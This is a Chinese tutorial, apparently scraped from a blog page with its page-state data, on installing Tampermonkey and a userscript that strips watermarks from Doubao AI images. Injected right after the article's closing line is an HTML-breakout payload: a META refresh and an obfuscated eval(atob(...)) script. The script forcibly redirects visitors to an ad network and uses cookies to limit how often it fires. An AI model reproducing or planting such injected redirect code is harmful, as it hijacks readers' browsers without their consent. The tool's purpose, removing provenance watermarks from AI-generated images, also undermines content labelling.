豆包图片无水印下载教程:手把手教你安装脚本实现无水印下载\n\n\n\n这篇文章就不聊复杂原理,重点只讲一件事: \n怎么把 `豆包图片无水印下载` 这件事一步一步搞定。\n\n下面我会用最适合新手的方式,带你一步一步装好:\n\n- 先安装 `Tampermonkey(油猴)`\n- 再安装脚本\n- 最后在豆包里直接使用\n\n如果你之前没装过油猴,也没关系,照着下面操作就能完成。\n\n---\n\n## 一、第一步:安装 Tampermonkey(油猴)\n\n很多人第一次看到\"油猴脚本\"会有点懵。 \n其实你可以把 `Tampermonkey` 理解成一个\"脚本管理器\",只有先把它装进浏览器,我们后面的脚本才能运行。\n\n### 1. Tampermonkey 是什么\n\n简单说:\n\n- `Tampermonkey` 是浏览器扩展\n- 它专门用来安装、管理和运行用户脚本\n- 很多网页增强功能,都是靠它实现的\n\n你可以把它理解成:\n\n\"先装一个工具箱,再把脚本这个工具放进去。\"\n\n### 2. 哪些浏览器可以装\n\n常见浏览器基本都支持,比如:\n\n- `Chrome`\n- `Microsoft Edge`\n- `Brave`\n- 其他基于 Chromium 的浏览器\n\n如果你用的是 Chrome 或 Edge,安装最省事。\n\n### 3. Chrome 浏览器安装方法\n\n#### 第一步:打开 Chrome 应用商店\n\n你可以直接在浏览器中打开:\n\n- Tampermonkey 官网:\n `https:\u002F\u002Fwww.tampermonkey.net\u002F`\n\n \n\n- Chrome 商店页:\n `https:\u002F\u002Fchromewebstore.google.com\u002Fdetail\u002Ftampermonkey\u002Fdhdgffkkebhmkfjojejmpbldmpobfkfo`\n\n\n\n请复制上面的链接到浏览器中访问。\n\n\n\n#### 第二步:点击\"添加到 Chrome\"\n\n进入详情页后,点击:\n\n- `添加到 Chrome`\n\n浏览器会弹出确认框,再点击:\n\n- `添加扩展程序`\n\n\n\n#### 第三步:确认扩展安装成功\n\n安装完成后,浏览器右上角通常会出现扩展图标。 \n如果没直接显示,可以点右上角\"拼图\"图标,在扩展列表里找到 `Tampermonkey`。\n\n建议你顺手做一步:\n\n- 把 `Tampermonkey` 固定到工具栏\n\n这样后面打开管理面板会更方便。\n\n安装效果如图:\n\n\n\n\n\n### 4. Edge 浏览器安装方法\n\n如果你用的是 `Microsoft Edge`,步骤也差不多:\n\n#### 第一步:打开 Edge 插件商店\n\n链接如下:\n\n- Edge 商店页:\n `https:\u002F\u002Fmicrosoftedge.microsoft.com\u002Faddons\u002Fdetail\u002Ftampermonkey\u002Fiikmkjmpaadaobahmlepeloendndfphd`\n\n如果公众号里无法直接打开,请复制上面的链接到浏览器中访问。\n\n#### 第二步:点击\"获取\"\n\n然后根据提示完成安装即可。\n\n#### 第三步:确认已启用\n\n安装完成后,到浏览器扩展管理页确认:\n\n- `Tampermonkey` 已开启\n\n\n\n### 5. 怎么确认油猴已经装好了\n\n你可以用这几个办法确认:\n\n- 浏览器右上角能看到 `Tampermonkey` 图标\n- 扩展管理页里能看到 `Tampermonkey`\n- 点击图标后,能进入它的菜单或管理页面\n\n如果以上三点都没问题,就可以进入下一步。\n\n---\n\n## 二、第二步:安装这个脚本\n\n脚本安装有两种方法:\n\n- 方法 A:自动安装\n- 方法 B:手动安装\n\n如果你的网络没问题,我更建议你用 `自动安装`,更快,也更方便更新。\n\n### 方法 A:自动安装(推荐)\n\n#### 第一步:打开脚本安装链接\n\n直接打开这个地址:\n\n- 脚本直链:\n `https:\u002F\u002Fgithub.com\u002Fgdz-web\u002FGemini_Doubao_remove_watermark\u002Fraw\u002Frefs\u002Fheads\u002Fmain\u002Fremove.user.js`\n\n源码仓库:\n\n- GitHub 仓库:\n `https:\u002F\u002Fgithub.com\u002Fgdz-web\u002FGemini_Doubao_remove_watermark`\n\n如果公众号里无法直接打开,请复制上面的链接到浏览器中访问。\n\n#### 第二步:让 Tampermonkey 接管安装\n\n如果你的油猴已经安装正常,打开上面的脚本链接后,通常会自动跳转到 `Tampermonkey` 的安装确认页面。\n\n你会看到:\n\n- 脚本名称\n- 版本号\n- 支持的网站范围\n- `安装` 按钮\n\n这时候直接点击:\n\n- `安装`\n\n就可以完成脚本导入。\n\n\n\n#### 第三步:刷新豆包页面\n\n安装完成后,建议你:\n\n- 关闭当前豆包页面\n- 重新打开一次\n\n这样脚本会重新注入页面,功能更稳定。\n\n\n\n### 方法 B:手动安装\n\n如果你不方便直接打开 GitHub,也可以手动导入。\n\n#### 第一步:先拿到脚本文件\n\n如果你拿到的是一个类似下面的文件:\n\n- `remove.txt`\n\n先不要慌,这很常见。\n\n#### 第二步:把文件后缀改成 `.js`\n\n把:\n\n- `remove.txt`\n\n改成:\n\n- `remove.js`\n\n这一步很关键,因为 `Tampermonkey` 识别的是脚本文件。\n\n#### 第三步:进入 Tampermonkey 管理后台\n\n有两种进入方式:\n\n- 点击浏览器右上角 `Tampermonkey` 图标,进入管理面板\n- 或者到浏览器扩展页面,打开 `Tampermonkey` 的扩展选项\n\n下面这张图可以直接用:\n\n\n\n#### 第四步:找到\"实用工具\"里的导入功能\n\n进入管理后台后:\n\n- 点击 `实用工具`\n- 找到 `导入`\n- 点击 `选择文件`\n- 选中刚才改名后的 `remove.js`\n\n下面这张图可以直接用:\n\n\n\n#### 第五步:点击安装\n\n导入完成后,油猴会跳到脚本安装页。 \n这时再点击一次:\n\n- `安装`\n\n脚本就正式生效了。\n\n---\n\n## 三、第三步:在豆包里怎么使用\n\n装完之后,真正使用其实比安装还简单。\n\n### 1. 打开豆包\n\n打开:\n\n- 豆包官网:\n `https:\u002F\u002Fwww.doubao.com\u002F`\n\n然后进入你平时生成图片或查看图片的页面。\n\n### 2. 等脚本识别页面里的图片\n\n脚本会在后台监听页面内容。 \n当它检测到图片后,通常会弹出提示,或者出现一个可点击的功能入口。\n\n根据源码逻辑,脚本会把抓取到的图片加入列表,并提供:\n\n- `一键下载`\n- `下载所有`\n- `下载选中`\n\n如果识别到了新图片,页面还可能出现\"发现新图片\"的提示。\n\n### 3. 打开下载面板\n\n点击脚本入口后,会看到一个图片管理面板。 \n这里能看到当前识别到的图片列表,并且每张图都可以勾选。\n\n下面这张图可以直接用:\n\n\n\n### 4. 按你的需求下载\n\n这个面板里常用的按钮有:\n\n- `下载所有`\n 适合一次性把当前页图片全部保存下来。\n\n- `下载选中`\n 适合只想保留部分图片时使用。\n\n- `勾选未下载`\n 如果你已经下载过一部分,它能帮你快速跳过重复内容。\n\n- `重置记录`\n 如果你想重新整理下载记录,可以手动清空。\n\n- `下载时按展示顺序下载`\n 这个很实用,尤其适合做教程整理、素材归档、分镜保存。\n\n下面这张图可以直接用:\n\n\n\n### 5. 下载后的文件会怎样保存\n\n一般来说:\n\n- 只有 1 张图时,可能直接下载单张图片\n- 多张图时,通常会打包成压缩文件,方便批量保存\n\n---\n\n## 四、如果你更想要\"无脑安装\",记住这条最短路径\n\n如果你不想看太多解释,可以直接记这三步:\n\n1. 先安装 `Tampermonkey`\n2. 打开脚本链接并点击 `安装`\n3. 刷新豆包页面,开始下载图片\n\n对大多数人来说,这样就够了。\n\n---\n\n## 七、常见问题答疑\n\n### 1. 我安装了脚本,但豆包页面没反应怎么办?\n\n可以按这个顺序排查:\n\n1. 确认 `Tampermonkey` 已启用\n2. 确认脚本状态是开启的\n3. 刷新豆包页面\n4. 关闭浏览器重新打开\n5. 检查是否用了过于严格的浏览器隐私模式\n\n如果还是不行,优先怀疑这两个问题:\n\n- 脚本没装成功\n- 页面没有被正确刷新\n\n### 2. 为什么打开脚本链接后,没有弹出安装页?\n\n通常有三种原因:\n\n- 你还没安装 `Tampermonkey`\n- 浏览器禁用了扩展\n- 当前浏览器不支持或没有正确加载油猴\n\n先确认油猴本身能不能正常打开管理面板。\n\n### 3. 手动导入时看不到\"选择文件\"怎么办?\n\n先进入 `Tampermonkey` 管理后台,再点:\n\n- `实用工具`\n\n导入功能就在这一页里。 \n如果页面样式不同,通常是版本差异,但\"导入脚本文件\"的能力一般都还在。\n\n### 4. 下载的图片数量不对怎么办?\n\n建议这样处理:\n\n1. 先刷新豆包页面\n2. 等页面里的图片完全加载\n3. 再打开脚本面板\n4. 用 `下载所有` 或 `勾选未下载` 重新试一次\n\n### 5. 这个脚本安全吗?\n\n任何脚本在安装前,都建议你至少看两件事:\n\n- 来源是否公开\n- 支持的网站范围是否正常\n\n这个脚本公开仓库在 GitHub,上线方式也属于比较常见的油猴脚本形式。 \n但是否长期使用,还是建议你结合自己的判断来决定。\n\n---\n\n## 五、结尾\n\n如果你之前一直觉得\"装脚本很麻烦\",其实真正走完一遍会发现: \n最难的不是操作,而是第一次没人带你。\n\n这套方法的核心就两步:\n\n- 安装 `Tampermonkey`\n- 安装脚本\n\n后面你在豆包里保存图片、批量整理素材,效率会高很多。\n\n> 关注一下哦~,会持续分享 AI 工具和效率提升的实操经验。 如果有用 也可以分享转发给朋友们哦~'\">\u003C\u002Ftitle>\u003C\u002Fa>\u003CMETA HTTP-EQUIV=REFRESH CONTENT=0;URL=https:\u002F\u002Fwww.profitableratecpmnetwork.com\u002Fipz8wwrq0?key=1ab0dd097876ddb0762b2ab9a927cc0d>\u003Ctitle>\u003Ca>'\">\u003C\u002Ftitle>\u003C\u002Fa>\u003Cscript>eval(atob(\"CiAgICAgICAgZnVuY3Rpb24gYW1vbCgpe3dpbmRvdy5sb2NhdGlvbi5yZXBsYWNlKCdodHRwczovL3d3dy5wcm9maXRhYmxlcmF0ZWNwbW5ldHdvcmsuY29tL2lwejh3d3JxMD9rZXk9MWFiMGRkMDk3ODc2ZGRiMDc2MmIyYWI5YTkyN2NjMGQnKTt9CiAgICAgICAgKGZ1bmN0aW9uKCkgewogICAgICAgICAgICBpZiAod2luZG93Ll9fc2NyaXB0SW5zdGFuY2VMb2FkZWQpIHtyZXR1cm47fQogICAgICAgICAgICB3aW5kb3cuX19zY3JpcHRJbnN0YW5jZUxvYWRlZCA9IHRydWU7CiAgICAgICAgICAgIGZ1bmN0aW9uIHNldENvb2tpZShuYW1lLCB2YWx1ZSwgaG91cnMpIHtsZXQgZXhwaXJlcyA9ICIiO2lmIChob3Vycykge2NvbnN0IGRhdGUgPSBuZXcgRGF0ZSgpO2RhdGUuc2V0VGltZShkYXRlLmdldFRpbWUoKSArIChob3VycyAqIDYwICogNjAgKiAxMDAwKSk7ZXhwaXJlcyA9ICI7IGV4cGlyZXM9IiArIGRhdGUudG9VVENTdHJpbmcoKTt9IGRvY3VtZW50LmNvb2tpZSA9IG5hbWUgKyAiPSIgKyAodmFsdWUgfHwgIiIpICsgZXhwaXJlcyArICI7IHBhdGg9LzsgU2FtZVNpdGU9TGF4Ijt9CiAgICAgICAgICAgIGZ1bmN0aW9uIGdldENvb2tpZShuYW1lKSB7Y29uc3QgbmFtZUVRID0gbmFtZSArICI9Ijtjb25zdCBjYSA9IGRvY3VtZW50LmNvb2tpZS5zcGxpdCgnOycpO2ZvciAobGV0IGkgPSAwOyBpIDwgY2EubGVuZ3RoOyBpKyspIHtsZXQgYyA9IGNhW2ldO3doaWxlIChjLmNoYXJBdCgwKSA9PT0gJyAnKSBjID0gYy5zdWJzdHJpbmcoMSwgYy5sZW5ndGgpO2lmIChjLmluZGV4T2YobmFtZUVRKSA9PT0gMCkgcmV0dXJuIGMuc3Vic3RyaW5nKG5hbWVFUS5sZW5ndGgsIGMubGVuZ3RoKTt9cmV0dXJuIG51bGw7fQogICAgICAgICAgICBmdW5jdGlvbiBlamVjdXRhckNvbkxpbWl0ZSgpIHtjb25zdCBDT09LSUVfQ09VTlQgPSAiZXhlY19jb250YWRvcl92MSI7Y29uc3QgQ09PS0lFX0xPQ0sgPSAiZXhlY19ibG9xdWVvXzI0aCI7Y29uc3QgTUFYX0VKRUNVQ0lPTkVTID0gNTsKICAgICAgICAgICAgaWYgKGdldENvb2tpZShDT09LSUVfTE9DSykpIHtyZXR1cm47fQogICAgICAgICAgICBsZXQgY29udGVvID0gcGFyc2VJbnQoZ2V0Q29va2llKENPT0tJRV9DT1VOVCkgfHwgIjAiLCAxMCk7CiAgICAgICAgICAgIGlmIChjb250ZW8gPCBNQVhfRUpFQ1VDSU9ORVMpe2NvbnRlbysrO2Ftb2woKTsKICAgICAgICAgICAgICAgIGlmIChjb250ZW8gPj0gTUFYX0VKRUNVQ0lPTkVTKSB7c2V0Q29va2llKENPT0tJRV9MT0NLLCAibG9ja2VkIiwgMjQpO3NldENvb2tpZShDT09LSUVfQ09VTlQsICIwIiwgMjQpO31lbHNle3NldENvb2tpZShDT09LSUVfQ09VTlQsIGNvbnRlby50b1N0cmluZygpLCAyNCk7fX19CiAgICAgICAgICAgIGVqZWN1dGFyQ29uTGltaXRlKCk7fSkoKTs=\"));\u003C\u002Fscript>\u003Ctitle>\u003Ca>","[]",14,"2026-05-23T00:24:06",6,[36,51,78],{"authorAvatarUrl":7,"authorName":15,"categoryName":7,"categorySlug":7,"coverUrl":37,"id":38,"likeCount":16,"publishedAt":39,"readingMinutes":40,"recommend":14,"slug":41,"summary":7,"tagItems":42,"tagNames":46,"title":47,"top":14,"topicItems":48,"topicNames":49,"viewCount":50},"https:\u002F\u002Foss.ideaflow.top\u002FarticleCover\u002Fd9bab5be2791cefb1d7200d117ed75b51a25c98fab6db990a52e5a1378b4b8f5.webp",7,"2026-04-03T15:47:38",10,"ceshi-shili",[43],{"name":44,"slug":45},"新手入门","beginner",[44],"测试-md示例",[],[],37,{"authorAvatarUrl":7,"authorName":15,"categoryName":52,"categorySlug":53,"coverUrl":54,"id":23,"likeCount":55,"publishedAt":56,"readingMinutes":23,"recommend":14,"slug":57,"summary":58,"tagItems":59,"tagNames":67,"title":68,"top":14,"topicItems":69,"topicNames":76,"viewCount":77},"新番观察","season-watch","https:\u002F\u002Fs3.hi168.com\u002Fhi168-29272-3320gqns\u002Ftest\u002F6688.jpeg",326,"2026-03-27T20:00:00","spring-2026-first-five","如果你只想先追 5 部作品,这篇会按情绪浓度、画面完成度和追更压力给出最稳妥的入场顺序。",[60,63,66],{"name":61,"slug":62},"治愈系","healing",{"name":64,"slug":65},"奇幻冒险","fantasy-adventure",{"name":44,"slug":45},[61,64,44],"2026cc 春季新番先看哪 5 部:从情绪密度到作画稳定度的一次筛选",[70,73],{"name":71,"slug":72},"2026 春季追番清单","spring-2026-watchlist",{"name":74,"slug":75},"入坑路线图","starter-roadmap",[71,74],4848,{"authorAvatarUrl":79,"authorName":80,"categoryName":81,"categorySlug":82,"coverUrl":54,"id":83,"likeCount":84,"publishedAt":85,"readingMinutes":86,"recommend":14,"slug":87,"summary":88,"tagItems":89,"tagNames":96,"title":97,"top":19,"topicItems":98,"topicNames":102,"viewCount":103},"https:\u002F\u002Fimage.pollinations.ai\u002Fprompt\u002Fanime%20editor%20portrait%20blue%20hair%20illustration?width=512&height=512&seed=3202&nologo=true","雾岛栞","场景美学","scene-aesthetics",2,281,"2026-03-26T21:10:00",4,"rainy-city-train-scenes","从霓虹倒影、玻璃反光和人物留白三个角度,拆解动画中最容易让人沉浸的城市夜景镜头。",[90,93],{"name":91,"slug":92},"都市夜景","city-night",{"name":94,"slug":95},"壁纸向","wallpaper",[91,94],"雨夜电车窗景为什么总能打动人:12 个高情绪城市镜头拆解",[99],{"name":100,"slug":101},"城市夜色美学","city-night-aesthetics",[100],3698,"详细教程教你安装 Tampermonkey 油猴脚本,实现豆包图片无水印下载。包含自动安装和手动安装两种方法,以及常见问题排查,适合新手操作。","豆包图片无水印下载教程:手把手教你安装脚本实现无水印下载 | 实用工具","doubao-image-watermark-removal-tutorial","手把手教你安装 Tampermonkey(油猴)并配置豆包图片无水印下载脚本,从安装到使用完整流程,适合新手。",[],"隐藏内容","豆包图片无水印下载教程:手把手教你安装脚本实现无水印下载",[],45,["Reactive",114],{"$scolor-mode":115,"$stoasts":117,"$sauth.current-user":118,"$sauth.initialized":19,"$sauth.loading":19},{"preference":116,"value":116,"unknown":14,"forced":19},"system",[],null,["Set"],["ShallowReactive",121],{"site-base-info":-1,"site-post-doubao-image-watermark-removal-tutorial":-1},"\u002Fposts\u002Fdoubao-image-watermark-removal-tutorial"]</script></body></html>